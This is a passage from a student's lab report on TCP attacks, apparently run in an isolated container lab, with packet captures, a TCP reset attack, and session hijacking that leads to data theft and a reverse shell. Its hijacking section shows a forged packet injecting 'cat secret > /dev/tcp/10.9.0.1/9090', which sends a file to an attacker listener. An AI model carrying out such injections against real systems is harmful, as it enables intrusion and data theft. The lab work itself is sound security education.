154	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
155	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
156	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
157	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
158	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
159	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
160	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
161	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
162	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
163	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
164	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
165	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
166	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
167	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
168	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
169	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
170	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
171	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
172	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
173	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
174	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
175	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
176	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
177	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
178	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
179	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
180	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
181	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
182	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
183	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
184	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
185	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0

In the automated attack, the reset_auto.py script automatically sniffs the live packets to extract all the necessary details like source IP, destination IP, ports, and sequence numbers automatically. The script then forges and sends the correct RST packet without any manual input from the attacker. This also results in the Telnet connection being terminated.

Task 4: TCP Session Hijacking


Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “Host 10.9.0.5 and tcp port 23”.
Step 2: Establish a Telnet connection between the user and the victim
Step 3: Create a file named “secret” while logged on remotely in the user terminal. Command: On User 1 (remotely logged onto the Victim) $ cat > secret (enter your desired text)

Commands:
# nc -l 9090 &
# python3 hijack.py
User-1:




```
seed@7eb53310b4a9:~$ cat > secret
This is a secret
^C
seed@7eb53310b4a9:~$ cat secret
This is a secret
seed@7eb53310b4a9:~$ exit
logout
Connection closed by foreign host.
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: ^CConnection closed by foreign host.
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 14:12:47 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@7eb53310b4a9:~$
```

Seed-attacker:




```
seed-attacker:PES1UG23CS505:Sampriti Saha
python3 hijack.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.5'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 52436           (20)
dport      : ShortEnumField                        = 23              (80)
seq        : IntField                              = 2674595699      (0)
ack        : IntField                              = 3771574426      (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
--
load       : StrField                              = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
seed-attacker:PES1UG23CS505:Sampriti Saha
```



```
seed-attacker:PES1UG23CS505:Sampriti Saha
nc -l 9090
This is a secret
seed-attacker:PES1UG23CS505:Sampriti Saha
```

Wireshark:




```
ip.addr == 10.9.0.5 && tcp.port == 23

No.  Time             Source      Destination  Protocol  Length Info
 59 2025-09-04 10:1… 10.9.0.6    10.9.0.5     TCP         66 52436 → 23 [ACK] Seq=2674595699 Ack=3771573911 Win=64256 Len=…
 60 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TELNET     560 Telnet Data ...
 61 2025-09-04 10:1… 10.9.0.6    10.9.0.5     TCP         66 52436 → 23 [ACK] Seq=2674595699 Ack=3771574405 Win=64128 Len=…
 62 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TELNET      87 Telnet Data ...
 63 2025-09-04 10:1… 10.9.0.6    10.9.0.5     TCP         66 52436 → 23 [ACK] Seq=2674595699 Ack=3771574426 Win=64128 Len=…
 68 2025-09-04 10:1… 10.9.0.6    10.9.0.5     TELNET      93 Telnet Data ...
 69 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP         66 23 → 52436 [ACK] Seq=3771574426 Ack=2674595738 Win=65152 Len=…
 70 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
 81 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TELNET     147 Telnet Data ...
 82 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 83 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 84 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 85 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 90 2025-09-04 10:1… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 91 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 92 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 93 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 96 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
 99 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
102 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP        149 [TCP Retransmission] 23 → 52436 [PSH, ACK] Seq=3771574426 Ack…
105 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      75 [TCP Spurious Retransmission] Telnet Data ...
106 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#1] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
107 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      75 [TCP Spurious Retransmission] Telnet Data ...
108 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#2] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
109 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
110 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#3] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
111 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
112 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#4] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
113 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
114 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#5] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
115 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
116 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#6] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
119 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
120 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#7] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
121 2025-09-04 10:2… 10.9.0.6    10.9.0.5     TELNET      84 [TCP Spurious Retransmission] Telnet Data ...
122 2025-09-04 10:2… 10.9.0.5    10.9.0.6     TCP         78 [TCP Dup ACK 69#8] 23 → 52436 [ACK] Seq=3771574509 Ack=267459…
```

TCP session hijacking involves injecting malicious content into an existing TCP connection by forging a packet with the correct sequence and acknowledgment numbers. The victim executes the injected commands as if they came from the legitimate user. A Telnet session is established between the user and the victim. The user creates a file named secret with a sample text. The attacker sets up a netcat listener on port 9090. The attacker runs a Python script hijack.py that forges a packet containing the command cat secret > /dev/tcp/10.9.0.1/9090. This command reads the content of secret and redirects it to the attacker's netcat listener. The content of the file is successfully received and displayed on the attacker's terminal.


Task 5: Creating Reverse Shell using TCP Session Hijacking

User-1:




```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 14:41:15 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@7eb53310b4a9:~$ ls
secret
seed@7eb53310b4a9:~$ l
```

Seed-attacker:




```
Cseed-attacker:PES1UG23CS505:Sampriti Saha
python3 reverse.py
```



```
seed-attacker:PES1UG23CS505:Sampriti Saha
nc -l 9090
seed@7eb53310b4a9:~$ ls
ls
secret
seed@7eb53310b4a9:~$ cat secret
cat secret
This is a secret
seed@7eb53310b4a9:~$
```

Wireshark:



```
ip.addr == 10.9.0.5 && tcp.port == 23
No.     Time            Source          Destination     Protocol Length Info
   4765 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4766 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2191] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4767 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4768 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2192] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4769 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4770 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2193] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4771 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4772 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2194] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4773 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4774 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2195] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4775 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4776 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2196] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4777 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4778 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2197] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4779 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4780 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2198] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4781 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4782 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2199] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4783 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4784 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2200] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4785 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4786 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2201] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4787 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4788 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2202] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4789 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4790 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2203] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4791 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
